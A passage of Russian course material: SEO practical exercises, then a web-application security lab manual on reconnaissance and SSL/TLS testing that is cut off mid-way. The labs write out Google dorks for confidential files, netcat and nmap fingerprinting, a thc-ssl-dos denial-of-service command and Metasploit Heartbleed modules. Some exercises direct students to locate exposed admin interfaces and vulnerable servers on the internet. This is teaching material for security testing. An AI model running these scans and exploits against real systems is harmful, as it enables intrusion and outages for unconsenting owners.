Смысл наличия кнопок “поделиться” в том, чтобы пользователю было легко поделиться понравившемся материалом на своей личной странице в социальной сети.

Социальные сети поддерживают протокол Open Graph. Микроразметка управляет заголовком, изображением, описанием и ссылкой, когда статью сайта размещают в социальной сети.

Если вы имеете личные профили в социальных сетях или сообщества, то укажите их адреса на своем сайте.

7. Используйте инструменты поисковых систем.

Оптимизация страниц сайта

Целью SEO оптимизации страницы является максимальное повышение ее релевантности в поисковых системах по конкретным ключевым фразам.

1. Используйте ключевые фразы в <title>.

Отображается как заголовок вкладки браузера и может быть использован в результатах выдачи. При составлении заголовка следуйте этим рекомендациям:

- начинайте заголовок с основной ключевой фразы;
- не превышайте значение длины заголовка в 70-80 символов;
- используйте уникальные заголовки в пределах своего сайта;
- составляйте грамотный и осмысленный текст заголовка;
- не включайте в заголовок знаки завершения предложения – .!? Заменяйте их на : – и |

Содержимое этого тега не присутствует на странице.

На ранжирование мета-тег влияет слабо. Поисковые системы могут использовать содержание этого тега в сниппете на выдаче, что оказывает существенное влияние на кликабельность (CTR).

2. Подготовьте описания для description.

Мета-тег <meta name=”description” content=””> расположен в секции <head> HTML-кода документа.

3. Структурируйте содержимое.

Формат подачи информации влияет на удобство ее восприятия человеком. Поисковые системы умеют распознавать формат подачи информации, анализируя код верстки страницы. В HTML-коде существуют различные теги для верстки соответствующих блоков:

- абзацы <p>
- заголовки и подзаголовки <h1>...<h6>
- маркированные и нумерованные списки <ul>,
- таблицы <table>
- изображения <img>

Старайтесь разнообразить верстку и уместно использовать подобные блоки.

4. Оптимизируйте текст.

При написании текста, в первую очередь, следует ориентироваться на людей и заботиться о смысловом наполнении, а уже потом оптимизировать его для поисковых систем. Делайте тексты интересными и легкими для чтения. При оптимизации текста учитывайте следующие рекомендации:

- используйте основную ключевую фразу в первых 2–3 абзацах;
- используйте иерархию заголовков и подзаголовков:
- основную ключевую фразу включите в главный заголовок h1;
- не создавайте более одного главного заголовка на странице;
- дополнительные ключевые фразы включайте в подзаголовки h2...h6;
- размещайте тексты уместного объема:
- коммерческие: 2000–3000 символов;
- информационые: от 5000 символов;
- равномерно распределяйте ключевые фразы по тексту, избегайте их скопления в одной части.

Кроме этого ваш текст должен быть уникальным и не содержать грамматических ошибок. Помните, что за частое включение ключевых фраз в текст, поисковые системы могут наложить санкции за переоптимизацию. Оптимальное количество вхождений в процентах от общего объема текста для каждого запроса свое. Узнать его ориентировочно можно проанализировав конкурентов в топ-5.

5. Оптимизируйте изображения.

Качественный текст часто сопровождается иллюстрациями, как, например, эта статья. Это нравится пользователям, но в этом также есть некоторые проблемы для SEO. Добавляя изображения на страницу, увеличивается ее общий вес и тем самым снижается скорость загрузки. Выбирайте корректный формат и размер изображения – от этого зависит размер файла. При выборе формата следуйте следующим простым правилам:

- если это анимация – .gif;
- если необходим прозрачный фон – .png;
- в остальных случаях – .jpg.

Выбор размера: в общем случае вес изображения тем больше, чем больше ее размер. Если в статье размещается картинка размером 400×200 пикселей, то не нужно для этих целей использовать оригинал в размере 1600×800 и сжимать его в браузере до 400×200.

В таком случае в графическом редакторе следует изменить размер до необходимого 400×200. Изображения на страницу добавляются с помощью тега <img>, который имеет актуальные для SEO атрибуты:

- src – включает название файла;
- alt – описание, которое появляется при невозможности загрузить картинку;
- title – всплывающая подсказка, появляющаяся при наведении.

При выборе названия файла с изображением отдавайте предпочтение лаконичному варианту описывающему суть файла. В атрибуте alt включите краткое описание до 10 слов того, что именно показано на картинке.

6. Используйте внутреннюю перелинковку.

Внутренняя перелинковка – это ссылки между внутренними страницами. На крупных сайтах основный эффект от перелинковки заключается в перераспределении веса страниц в пользу наиболее важных. Это позволяет им несколько лучше ранжироваться. На небольших площадках такой эффект малозаметен, но в этом случае перелинковка тоже играет важную роль. При уместном использовании ссылок внутри статей пользователь будет переходить по ним и проводить больше времени на ресурсе, улучшая поведенческие факторы. Распространенные виды перелинковки – рекомендательные блоки и контекстные ссылки.

7. Грамотно применяйте исходящие ссылки.

Существует мнение, что нежелательно ставить исходящие ссылки на внешние ресурсы. В среде оптимизаторов есть различные аргументы за и против. Исходящие ссылки на авторитетные тематические площадки помогают в продвижении. Такие ссылки позволяют поисковикам правильно определить тематику ссылающегося сайта. Кроме этого такие ссылки прибавляют авторитетность и вашему ресурсу. Исходящие ссылки на спамные ресурсы следует избегать или использовать для них атрибут rel=”nofollow”. Такие ссылки могут появляться, например, в комментариях.

Включайте в статьи исходящие ссылки на авторитетные тематические площадки.

Задание № 1. Проведите SEO-оптимизацию предложенного сайта.

Задание № 2. Оформите отчет.

ПРАКТИЧЕСКАЯ РАБОТА № 4. ТЕХНИЧЕСКАЯ ОПТИМИЗАЦИЯ, ДОПОЛНИТЕЛЬНЫЕ НАСТРОЙКИ

Цель: получение навыков технической оптимизации сайтов.

Теоретические вопросы

Техническая оптимизация сайтов. Технические характеристики сайта:

– файл Robots.txt (присутствут ли этот файл);
– наличие ошибки «Googlebot не может получить доступ к файлам CSS и JS на сайте»;
– скорость загрузки страниц;
– оптимизация под мобильные устройства;
– валидность HTML-кода;
– битые ссылки (наличие битых ссылок негативно сказывается на продвижении);
– дублированный контент.

Задание № 1. Проведите техническую оптимизацию предложенного сайта.

Задание № 2. Оформите отчет.

ПРАКТИЧЕСКАЯ РАБОТА № 5. УЛУЧШЕНИЕ ПОВЕДЕНЧЕСКИХ ФАКТОРОВ

Цель: получение навыков улучшения поведенческих факторов.

Теоретические вопросы

Улучшение поведенческих факторов

Поведенческие факторы – показатели, характеризующие поведение людей на вашем сайте.

ПФ учитываютсяпоисковыми системами и влияют на ранжирование сайта.

Существует огромное количество факторов. Как правило они делятся на внешние и внутренние. Чтобы не пытаться охватить необъятное, сосредоточимся сегодня на базовых внутренних факторах: отказы, время на сайте, глубина просмотра, возвраты. На эти факторы вы можете повлиять, работая над своим сайтом.

Вот несколько способов, которые помогут улучшить эти показатели.

1. Ответьте на вопрос: о чем сайт?

Посетитель должен быстро понять тематику сайта, его предназначение. Очень хорошо с этой задачей справляются:

- логотип и слоган, расположенные в шапке сайта;
- заголовок главной страницы;
- общий дизайн и оформление сайта.

Визуально сайт должен соответствовать своей тематике, а тексты раскрывать его сущность. Такая информация поможет человеку понять, что сайт отвечает его запросу, побудит его уделить вашему ресурсу больше внимания. Как следствие, показатель отказов должен снизиться.

2. Разместите витрину на главной странице.

Эта рекомендация подходит интернет-магазинам и сайтам с каталогом товаров. Не заставляйте человека искать то, ради чего он пришел на сайт. Правильно сформированная витрина заинтересует посетителя и заставит остаться на сайте.

3. Решите конкретную задачу посетителя.

Добавьте на главную страницу блок, посвященный решению одной-единственной проблемы. Хорошими примерами могут служить калькулятор расчета стоимости (заказ кухонь) и специализированная форма поиска (автомобильные запчасти).

Такой способ – это возможность одновременно и удержать посетителя на сайте, и выделиться среди конкурентов. Подумайте, есть ли у целевого посетителя конкретная насущная проблема, и попробуйте решить ее.

4. Обеспечьте качественную навигацию.

Проследите, чтобы все стандартные средства навигации корректно работали и были расположены на каждой странице сайта. К стандартным средствам относятся:

- главное меню;
- выделение активного пункта меню;
- название страницы (заголовок);
- навигационная цепочка (хлебные крошки).

5. Добавьте интерактив.

Самые очевидные решения:

- система отзывов;
- голосования;
- онлайн-консультант;
- чат.

Каждый способ предназначен для решения собственных задач, которые, в свою очередь, зависят от тематики сайта. Оцените реальную пользу для ваших посетителей и не добавляйте на сайт лишние функции.

6. Публикуйте тематические статьи.

Раздел со статьями может стать сердцем сайта. Со стороны посетителей этот раздел сайта решает несколько задач:

- лучше раскрывает суть вашего товара/услуги для посетителей;
- показывает, что сайт поддерживается в актуальном состоянии.
- демонстрирует ваш профессионализм.

7. Свяжите материалы сайта ссылками.

Перелинковка – ссылки внутри страниц текста, которые ведут на другие страницы вашего сайта. Также ссылки могут размещаться списком после текста и раскрывать связанные темы. В случае с перелинковкой посетитель может заинтересоваться и перейти на другие страницы вашего сайта, чтобы лучше разобраться в вопросе. Легко и органично этот способ сочетается с тематическими статьями.

8. Инициируйте возвращение посетителей.

Не всегда получается сделать посетителя клиентом с первого раза. Вот несколько способов вернуть посетителя:

- Функция «Сообщить о поступлении». Если товар в будущем появится в магазине, то человек сможет вернуться за покупкой.
- Подписка на рассылку. Вы можете сообщать человеку, например, о публикации новых статей.
- Сами по себе интересные материалы, статьи могут побудить человека сохранить страницу в закладках и вернуться на нее в будущем.

9. Технические тонкости.

Открывайте внешние ссылки в новых вкладках. В этом случае человек не потеряет ваш сайт из виду и сможет вернуться к тому месту, на котором закончил работу с сайтом.

Обеспечьте приемлемую скорость загрузки страниц. Никому не хочется работать с «тормозящим» сайтом. С момента перехода по ссылке до момента отображения самых важных элементов страницы (первого экрана) должно проходить не больше 1–2 секунд.

Оформите страницу с ошибкой 404. На такие страницы посетители могут попадать, если вы удаляли страницы на сайте. Хорошо оформленная страница 404 позволит человеку вернуться к нормальному режиму работы.

Задание № 1. Проанализируйте поведенческие факторы предложенного сайта.

Задание № 2. Оформите отчет.

5Практические **задания по теме МДК. 09.03Обеспечение безопасности веб-приложений**

5.1Практические задания по теме «9.3.1 Технологии обеспечения безопасности веб-приложений»

ЛАБОРАТОРНЫЕ РАБОТЫ ПО АНАЛИЗУ ЗАЩИЩЕННОСТИ ВЕБ-ПРИЛОЖЕНИЙ

В соответствии с теорией компьютерной безопасности реализа- ция угроз является возможной вследствие наличия уязвимостей в компьютерной системе. Одним из методов обеспечения безопас- ности компьютерных систем является анализ защищенности, по- нимаемый как процесс поиска (идентификации) недостатков и уязвимостей.

Лабораторный практикум состоит из двух частей. В первой ча- сти обучающийся должен самостоятельно выполнить все лабора- торные работы. Он должен не просто механически выполнить каждый шаг той или иной работы, а детально исследовать все опи- санные в работе протоколы и технологии, добиваясь полного по- нимания выполняемых действий. В рамках второй части практи- кума обучающийся выполняет поиск уязвимостей в реальных веб- приложениях в рамках программ «Bug Bounty» или «Responsible disclosure». Обучающемуся необходимо найти и сообщить о 3-х любых уязвимостях в веб-приложениях, входящих в перечни [1, 2].

Лабораторный практикум включает следующие лабораторные работы по основам анализа защищенности веб-приложений:

1. Сбор информации о веб-приложении.
2. Тестирование защищенности транспортного уровня.
3. Тестирование защищенности механизма управления досту- пом.
4. Тестирование защищенности механизма управления сессия- ми.
5. Тестирование на устойчивость к атакам отказа в обслужива- нии.
6. Поиск уязвимостей к атакам CSRF.
7. Поиск уязвимостей к атакам XSS.
8. Поиск уязвимостей к атакам SQL-injection.
9. Поиск уязвимостей к атакам RCE.
10. Сканирование уязвимостей веб-приложений.

Описание каждой лабораторной работы состоит из следующих элементов: название, цель, краткие теоретические сведения, по-

становка задачи, последовательность действий обучаемого, вопро- сов и дополнительных заданий.

Для обеспечения условий выполнения лабораторных работ ис- пользуется следующее программное обеспечение:

- среда виртуализации VMWare Player;
- дистрибутивы Backtrack Linux или Kali Linux;
- среда выявления и эксплуатации уязвимостей Metasploit Framework;
- среда тестирования защищенности веб-приложений Burp Suite;
- среда эксплуатации уязвимостей веб-приложений BeEF;
- небезопасные веб-приложения проекта Web Goat;
- образы небезопасных веб-приложений проекта PentesterLab;
- online и offline небезопасные веб-приложения (см. приложе- ние);
- современные веб-браузеры (Internet Explorer, Google Chrome, Mozilla Firefox);
- программные средства инструментального анализа защищенно- сти XSpider или MaxPatrol ЗАО Позитив Текнолоджис, а также специализированные сканеры уязвимостей веб-приложений (например, Acunetix, AppScan, Burp Suite Pro, W3AF).

Все необходимые для выполнения работ материалы (литерату- ра, информационные ресурсы, задачи повышенной сложности) приведены в приложениях.

Сбор информации о веб-приложении

Цель работы

Целью лабораторной работы является обучение методам и средствам сбора информации об анализируемом веб-приложении.

Краткие теоретические сведения

Одним из первых этапов анализа защищенности любой компь- ютерной системы является сбор информации. В зависимости от используемой методологии анализа защищенности веб-приложения могут применяться различные методы и средства сбо- ра информации. Стоит отметить, что сбор информации, как прави- ло, не характерен для методологии инструментального анализа защищенности (сканирования), а характерен для методологии тестирования на возможность проникновения.

Методы сбора информации делятся на активные и пассивные. Активные методы требуют непосредственного взаимодействия с исследуемым приложением путем отправки ему

запросов и анали- за соответствующих ответов, а пассивные методы используют информацию, отправляемую сервером веб-приложения его клиентам (например, HTTP-заголовки X-Frame-Options, Strict-Transport- Security и т.д.) без отправки запросов. При анализе веб- приложений, как правило, используются только активные методы.

Активные методы делятся на методы с подключением к прило- жению (например, идентификация веб-сервера с помощью сканера Httprint) и методы без подключения (например, сбор информации о приложении поисковыми роботами, сканерами Интернет, и т.д.).

В результате проведения сбора информации о веб-приложении могут быть получены:

- имена и IP-адреса сетевых узлов, на которых размещены веб- приложение и его компоненты;
- логины и пароли технологических учетных записей;
- комментарии разработчиков;
- данные о системном и прикладном ПО, применяемых средствах защиты и конфигурации веб-приложения;
- адреса электронной почты разработчиков приложения;
- исходный код серверной части веб-приложения;
- конфиденциальные файлы.

Программными средствами получения необходимой информа- ции являются:

- поисковые системы (например, Google, Shodan, Bing);
- специализированные сканеры уязвимостей Интернет (напри- мер, http://un1c0rn.net/);
- инструментальные средства анализа защищенности сетей обще- го назначения (Nmap, Xprobe2, XSpider);

инструментальные средства анализа защищенности сетей веб- приложений (AppScan, Acunetix, Burp Suite, ZAP, W3AF и т.д.).

Постановка задачи

Выполнить сбор информации об анализируемом веб- приложении www.test.app.com.

Последовательность действий

Будем рассматривать сбор информации на примере веб- приложения с условным именем www.test.app.com.

Шаг 1. В адресной строке браузера перейти по адресу www.test.app.com/robots.txt. Проанализировать содержимое файла. Сделать выводы о наличии «скрытых» директорий.

Шаг 2. В адресной строке браузера перейти по адресу http://www.test.app.com/crossdomain.xml и, затем, по ад- ресу http://www.test.app.com/clientaccesspolicy.xml. Проанализировать содержимое файлов. Сделать выводы о кор- ректности конфигурации политики междоменного взаимодействия RIA [3].

Шаг 3. Перейти по адресу http://www.google.com. Задать поисковые запросы, определяемые анализируемым приложением, например:

- site:www.test.app.com filetype:docx confidential
- site:www.test.app.com filetype:doc secret
- site:www.test.app.com inurl:admin
- site:www.test.app.com filetype:sql
- site:www.test.app.com intext: "Access denied" Проанализировать логику запросов и полученные данные. По- строить свои запросы, используя примеры из базы запросов [4].

Шаг 4. Перейти по адресу http://www.shodanhq.com. Задать следующий поисковый запрос:

 hostname:www.test.app.com
Построить свои запросы для приложения www.test.app.com. Шаг 5. Данный тест выполняется только для приложений, раз-

мещенных в лабораторной сети. С помощью сетевых сканеров Nmap и Xprobe выполнить идентификацию ОС веб-сервера:

```
# nmap –O www.test.app.com –vv # xprobe2 www.test.app.com
```

Шаг 6. Подключиться к веб-серверу, используя утилиту Netcat:

```
# nc www.test.app.com 80
```

Отправить следующий GET запрос

```
GET / HTTP/1.1
Host: www.test.app.com
\r\n
```

По заголовкам Server и X-Powered-By определить программ- ное обеспечение, реализующее веб-сервер и фрэймворк веб- приложения.

В браузере установить расширение Wappalyzer, перейти по ад- ресу веб-приложения и проанализировать информацию о компо- нентах веб-приложения полученное через Wappalyzer.

Шаг 7. С помощью сканера веб-серверов Httprint (дистрибутив Backtrack) или Httprecon (ОС Windows) выполнить идентифика- цию веб-сервера:

```
# cd /pentest/enumeration/web/httprint/linux
# ./httprint –h www.test.app.com –s signatures.txt
```

С помощью сканера Wafw00f проверить наличие у веб- приложения подсистемы WAF:

```
# cd /pentest/web/waffit
# python ./wafw00f.py http://www.test.app.com # python ./wafw00f.py
https://www.test.app.com
```

Шаг 8. Выполнить тесты по идентификации поддерживаемых веб-сервером HTTP-методов. Для этого необходимо отправить с помощью Burp Suite или Netcat запрос следующего вида:

```
OPTIONS / HTTP/1.1
Host: www.test.app.com
\r\n
```

Проверить, поддерживает ли сервер обработку запросов с произ- вольными методами:

```
DOGS / HTTP/1.1
Host: www.test.app.com
\r\n
```

Если веб-сервер поддерживает метод TRACE, то это может приве- сти к уязвимости к атаке Cross-Site Tracing (XST). Для проверки поддержки веб-сервером методы TRACE отправить запрос

```
TRACE / HTTP/1.1
Host: www.test.app.com
\r\n
```

Веб-сервер поддерживает метод TRACE и потенциально уязвим к атаке XST, если получен ответа вида

```
HTTP/1.1 200 OK
Connection: close Content-Length: 39 TRACE /
HTTP/1.1
Host: www.test.app.com
```

Вопросы и задания

1. Найти административные интерфейсы коммуникационного и сетевого оборудования (видеокамеры, коммутаторы ЛВС, до- машние Wi-Fi маршрутизаторы, и т.д.), подключенные к сети Ин- тернет.
2. Известно, что адрес веб-интерфейса системы VMWare Horizon View HTML Access содержит строку portal/webclient/views/mainUI.html. Найти такие системы, доступные из сети Интернет.

Оценить количество коммутаторов Cisco Catalyst с админи- стративным веб-интерфейсом, подключенным к сети Интернет.

Тестирование защищенности транспортного уровня

Цель работы

Целью лабораторной работы является обучение методам и средствам тестирования защищенности служб SSL/TLS.

Краткие теоретические сведения

Защита транспортного уровня веб-приложения основана на использовании протоколов семейства SSL/TLS, имеющих значительное количество механизмов, функций и параметров защиты, реализация и конфигурация которых определяет в конечном итоге уровень защищенности веб-приложения. Несмотря на то, что в настоящее время известно много автоматизированных средств тестирования защищенности SSL/TLS (например, сервис www.ssllabs.com, программы SSLscan и SSLyze), детали их реализации, как правило, неизвестны или требуют дополнительного исследования, что иногда не позволяет полностью доверять результатам их работы. Одним из низкоуровневых и надежных средств тестирования защищенности служб SSL/TLS является клиент OpenSSL.

Постановка задачи

Выполнить тестирование защищенности служб SSL/TLS веб- сервера www.test.app.com.

Последовательность действий

Шаг 1. Выполнить базовые проверки SSL/TLS. Установить по- следнюю версию пакета OpenSSL. Запустить сетевой анализатор Wireshark. Выполнить тестовое подключение к серверу:

```
# openssl s_client –connect www.test.app.com:443
```

Просмотреть трассировку установки соединения в Wireshark. Определить следующие параметры: версию протокола SSL/TLS, используемый криптографический набор (cipher suite), длину от- крытого ключа сервера, включение механизма сжатия данных. От-править следующий HTTP-запрос и убедиться в получении ответа от сервера:

```
GET / HTTP/1.1
Host: www.test.app.com
```

Проверить поддержку сервером механизма «Sever Name Indica- tion» (SNI):

```
# openssl s_client –connect www.test.app.com:443
–servername www.test.app.com
```

Просмотреть трассировку установки соединения в Wireshark в этом случае. Поддержка расширения SNI идентифицируется путем установки соединения с опцией SNI и без нее. Если в ответ полу- чены различные сертификаты, то SNI поддерживается сервером. Если указанное в опции SNI имя неизвестно, то клиент выводит сообщение об ошибке или предупреждение.

Шаг 2. Идентифицировать все поддерживаемые протоколы SSL/TLS, выполнив последовательно команды:

```
# openssl s_client –connect www.test.app.com:443
–ssl2
# openssl s_client –connect www.test.app.com:443
–ssl3
# openssl s_client –connect www.test.app.com:443
–tls1
# openssl s_client –connect www.test.app.com:443
–tls1_1
# openssl s_client –connect www.test.app.com:443
–tls1_2
```

Просмотреть трассировку сканирования. Найти отличия в структуре сетевых сообщений для разных версий протокола.

Шаг 3. Идентифицировать криптографические наборы (cipher suite), поддерживаемые сервером. Для получения всех поддержи- ваемых клиентом криптографических наборов выполнить команду

```
# openssl ciphers -v
```

Для проверки поддержки, например, набора AES256-SHA выпол- нить следующую команду:

```
# openssl s_client –connect www.test.app.com:443
–cipher AES256-SHA
```

Проверить поддержку криптографического набора, содержащего шифр RC4:

```
# openssl s_client –connect www.test.app.com:443
–cipher RC4-SHA
```

Проверить, что при установке защищенного соединения крип- тографический набор выбирается в порядке, определяемом настройками сервера, а не клиента. Для этого из списка поддержи- ваемых сервером криптографических наборов выбрать три произ- вольных и выполнить команды, например:

```
# openssl s_client –connect www.test.app.com:443
–cipher 'AES256-SHA256,AES128-SHA,DES-CBC-SHA'
# openssl s_client –connect www.test.app.com:443
–cipher 'AES128-SHA256,AES256-SHA,DES-CBC-SHA'
# openssl s_client –connect www.test.app.com:443
–cipher 'DES-CBC-SHA,AES128-SHA,AES256-SHA256'
```

При корректной настройке во всех случаях должен быть выбран набор AES256-SHA256.

Проверить поддержку сервером Forward Secrecy на основе DHE и ECDHE:

```
# openssl s_client –connect www.test.app.com:443
–cipher 'ECDHE—RSA-AES256-SHA384'
# openssl s_client –connect www.test.app.com:443
–cipher 'DHE—RSA-AES256-SHA256'
```

Шаг 4. Для определения поддержки сервером механизма «Ses- sion Resumption» выполнить команду

```
# openssl s_client –connect www.test.app.com:443
–reconnect
```

или ее менее информативный вариант

```
# openssl s_client –connect www.test.app.com:443
–reconnect | grep 'New\|Reuse'
```

Шаг 5. Для идентификации механизма «Secure Renegotiation» выполнить команду

```
# openssl s_client –connect www.test.app.com:443 | grep 'Secure Renegotiation'
```

Просмотреть трассировку сканирования и убедиться в под- держке данного механизма. Поддержка механизма «Secure Renego- tiation» сервером определяется по наличию расширения «renegotia- tion_info» в сообщение ServerHello или путем просмотра вывода команды

```
# openssl s_client –connect www.test.app.com:443
–tlsextdebug
```

Для идентификации поддержки сервером механизма «Client- Initiated Renegotiation» необходимо подключиться к веб-серверу по SSL/TLS с помощью клиента OpenSSL

```
# openssl s_client –connect www.test.app.com:443
```

и затем отправить запрос:

```
HEAD / HTTP/1.1
Host: www.test.app.com R
```

или

```
GET / HTTP/1.1
Host: www.test.app.com R
```

Если сервер не поддерживает «Client-Initiated Renegotiation», то будет выведено сообщение об ошибке. Если сервер поддерживает данный механизм, то сервер отправит клиенту снова свои серти- фикаты.

Поддержка механизма «Client-Initiated Renegotiation» может быть использована для реализации в отношении веб-сервера DoS- атаки, так как при каждом установлении соединения сервер вы- нужден тратить существенно больше вычислительных ресурсов чем клиент.

Чтобы проверить возможность реализации DoS-атаки, можно проверить, сколько раз клиент может инициировать пересогласо- вание (renegotiation) криптографических параметров:

```
GET / HTTP/1.1
Host: www.test.app.com R
R R R R
```

Другой способ тестирования – использование эксплоита thc-ssl- dos [6], например:

```
# thc-ssl-dos —accept 192.168.1.1 443
```

Шаг 6. Проверить наличие уязвимости к атаке «BEAST». Дан- ная атака использует недостатки блочных шифров, работающих в режиме CBC, и существует во всех версиях

протоколов SSL/TLS до версии TLS 1.1. Для того чтобы защититься от атаки BEAST, необходимо использовать шифр RC4 или протокол TLS версии 1.1 и старше. С другой стороны, шифр RC4 в настоящее время счита- ется небезопасным, поэтому его использование нежелательно. Для

защиты от атаки BEAST на практике предлагается два подхода: первый из них носит название «Строгое ослабление» (Strict mitiga- tion) и предполагает использование протокола TLS версии 1.1 и старше со всеми клиентами, которые его поддерживают; второй подход называется «Приоритезация RC4» (RC4 prioritization) и за- ключается в повышении приоритета шифра RC4 для клиентов, поддерживающих только протоколы SSL 2.0, SSL 3.0 и TLS 1.0. Таким образом, необходимо убедиться, что клиенты SSL 3.0 или TLS 1.0, не поддерживающие шифр RC4, не смогут установить соединение:

```
# openssl s_client –connect www.test.app.com:443
–no_ssl2 –no_tls1_1 –no_tls1_2 –cipher 'ALL:!RC4'
```

или что клиенты, поддерживающие шифр RC4, установят соеди- нение, используя его

```
# openssl s_client –connect www.test.app.com:443
–no_ssl2 –no_tls1_1 –no_tls1_2 –cipher 'ALL:+RC4'
```

Шаг 7. Проверить наличие уязвимости к атаке «Heartbleed» по косвенным признакам, а также путем использования активных те- стов в Metasploit Framework.

Просмотреть трассировку в Wireshark и определить поддержку расширения «Heartbeat» после выполнения команды

```
# openssl s_client –connect www.test.app.com:443
–tlsextdebug
```

Проверить поддержку сервером протокола «Heartbeat» через OpenSSL путем выполнения команды

```
# openssl s_client –connect www.test.app.com:443
–tlsextdebug
```

Если сервер не возвращает в сообщениях данные о расширении

«Heartbeat», то он не уязвим к данной атаке.

Для того чтобы проверить, отвечает ли сервер на запросы Heartbeat, выполнить команды

```
# openssl s_client –connect www.test.app.com:443 –msg
```

Для проверки уязвимости клиента (например, веб-браузера) к Heartbleed атаке можно установить соединение с любым сервером и просмотреть трассировку соединения.

Рассмотрим вариант активного тестирования (выполнение ата- ки с использованием уязвимости) в среде Metasploit Framework.

Для тестирования клиента выполнить следующие команды:

```
# msfconsole
> use   auxiliary/server/openssl_heartbeat_client_memory
> show options
> run
```

В веб-браузере открыть ресурс Metasploit, отвечающий за те- стирование на наличие уязвимости к атаке Heartbleed и просмот- реть информацию о результате тестирования клиента.

Для тестирования сервера в среде Metasploit Framework выпол- нить следующие команды:

```
# msfconsole
>  use auxiliary/scanner/ssl/openssl_heartbleed
>  show options
>  set RHOSTS www.test.app.com
>  set RPORT 443
>  set VERBOSE true
>  run
```

С помощью проекта http://un1c0rn.net найти веб-серверы, уязвимые к атаке Heartbleed (в крайнем случае, можно использо- вать тестовые сервера, уязвимые атаке Heartbleed, например heartbleed.csr-group.com). Подтвердить уязвимость к атаке в среде Metasploit Framework или с помощью сервиса http://ssllabs.com.

Шаг 8. Проверить наличие уязвимости к атаке «CRIME» по косвенным признакам. Данная атака основана на сжатии данных на уровне SSL/TLS. Для проверки достаточно выполнить команду

```
# openssl s_client –connect www.test.app.com:443
–reconnect | grep 'Compression'
```

Шаг 9. Проверить наличие HTTP-заголовков Strict-Transport- Security, устанавливаемых на стороне веб-сервера. Отправить сле- дующий HTTP-запрос к веб-приложению в программе Burp Suite

```
GET / HTTP/1.1
Host: www.test.app.com
\r\n
```

HTTP-ответ должен содержать заголовок следующего вида:

```
Strict-Transport-Security:                max-age=31536000; includeSubDomains
```

Проверить наличие страниц со смешанным контентом (mixed- content pages) – страниц, доступных по HTTPS, но содержащих ресурсы (картинки, скрипты JavaScript, файлы CSS, медиа- контент), доступные по протоколу HTTP. Для этого следует скон- фигурировать

браузер для работы с тестируемым веб- приложением через веб-прокси Burp Suite, в процессе работы с веб-приложением необходимо во вкладке HTTP History просмот- реть историю и удостовериться, что все запросы к серверу отправ- ляются только по протоколу HTTPS.

Проверить, что cookie, содержащие чувствительную информа- цию, имеют атрибут secure, например:

```
Set-Cookie: SessionId=371d2sm6cbn3d31a;path=/;secure
```

Проверить, что чувствительный контент не кэшируется на сто- роне клиента. Запрещение кэширования определяется наличием

HTTP-заголовков Pragma, Cache-Control и Expires со следующими рекомендованными значениями:

```
Pragma: no-cache
Cache-Control:  no-cache,  no-store,  must-revalidate, max-age=0
Expires: 0
```

Проверить, что приложение защищено от атаки «SSL Stripping». Для этого необходимо убедиться, что веб-приложение доступно только по протоколу HTTPS и не доступно опционально по протоколу HTTP или в веб-приложении используется заголовок Strict-Transport-Security (при условии того, что пользователь га- рантированно попадет на сайт по протоколу HTTPS).

Шаг 10. Выполнить тестирование SSL/TLS с использованием сервиса ssllabs.com.

В веб-браузере перейти по адресу https://www.ssllabs.com/ssltest/index.html, ввести до- менное имя сервера, выполнить сканирование, просмотреть и про- анализировать полученные результаты.

Сравнить результаты сканирования сервера с результатами, по- лученными при его ручном тестировании.

Выполнить тестирование нескольких веб-клиентов (например, веб-браузеров Internet Explorer, Mozilla Firefox, Google Chrome, WhiteHat Security Aviator, Яндекс Браузер, Apple Safari, Opera и т.п.). Для этого в каждом тестируемом браузере открыть страницу https://www.ssllabs.com/ssltest/index.html, выполнить сканирование, просмотреть и проанализировать результаты.

Вопросы и задания

1. Проверить произвольный веб-сервер, поддерживающий SSL/TLS, на соответствие рекомендациям Qualys SSL Labs [7].
2. Написать скрипт, выполняющий идентификацию всех под- держиваемых сервером криптографических наборов SSL/TLS.

Просканировать веб-серверы 10 известных компаний, бан- ков, операторов связи с помощью сервиса ssllabs.com. Проанали- зировать результаты.

Тестирование защищенности механизма управления доступом

Цель работы

Целью лабораторной работы является обучение методам и средствам тестирования защищенности механизма управления доступом в веб-приложениях.

Краткие теоретические сведения

Одним из основных механизмов защиты современных веб- приложений является механизм управления доступом. Обычно выделяют следующие этапы управления доступом [8]:

− идентификация – установление идентификационных данных;

− аутентификация – подтвержденное установление идентифика- ционных данных;

− авторизация – назначение прав идентификационным данным.

При входе в веб-приложение (sign in, log in) пользователь иден- тифицируется (сообщает свой идентификатор) и аутентифициру- ется (доказывает, что он именно тот пользователь, чей идентифи- катор был сообщен).

Большинство веб-приложений используют аутентификацию по паролю. В веб-приложениях с высоким уровнем защищенности (например, в Интернет-банках) также применяются протоколы двухфакторной аутентификации. Очевидным недостатком аутен-тификации по паролю является возможность использования паро- лей с плохими статистическими характеристиками. Хранение па- роля или его передача по каналам связи в открытом или даже за- шифрованном виде потенциально несет угрозу раскрытия пароля.

Тем не менее, современные защищенные веб-приложения в большинстве случаев используют передачу пароля в зашифрован- ном виде с помощью протоколов семейства SSL/TLS, а хранение пароля в хешированном виде. При этом для хранения паролей пользователей рекомендуется использовать не криптографические хэш-функции общего назначения (например, SHA или MD5), а специализированные функции PBKDF2, bcrypt, scrypt и т.п. Также для хранения паролей необходимо использовать «соль», предна-значенную для затруднения проведения атак по словарям и радуж- ным таблицам.

Авторизация в веб-приложениях может быть определена как процесс проверки того, разрешен или запрещен запрос на получе- ния доступа пользователя к ресурсу в соответствии с заданной по- литикой безопасности. Как правило, в веб-приложениях реализу- ется ролевая (RBAC) или атрибутная (ABAC) политика логическо- го управления доступом.

Одним из методов тестирования возможности получения при- вилегий другого пользователя является дифференциальный ана- лиз. Его идея заключается в идентификации всех возможных за- просов и соответствующих им URL, которые может выполнить данный пользователь. Затем все полученные запросы выполняются от имени другого пользователя веб-приложения.

Механизм авторизации рекомендуется реализовывать на уров- нях представления, бизнес-логики и данных веб-приложения. Уро- вень представления – не отображает функционал (например, фор- мы, фреймы, ссылки, кнопки), на который пользователь не имеет прав доступа. Уровень бизнес-логики обеспечивает выполнение проверки наличия соответствующих прав доступа до выполнения запроса в веб-приложении, т.е. никакие функции не могут быть выполнены до авторизации (например, если пользователь отправ-ляет запрос на удаление учетной записи, то веб-приложение долж- но убедиться, что пользователь имеет право на удаление учетной записи и не выполнять никаких функций до того, как это будет установлено). Уровень данных обеспечивает проверку наличия прав доступа пользователя к данным, а не только к функционалу обработки данных (например, пользователь, используя URL вида

/delete?record=1, должен удалять только те записи в базе данных, на которые он имеет право доступа DELETE).

Постановка задачи

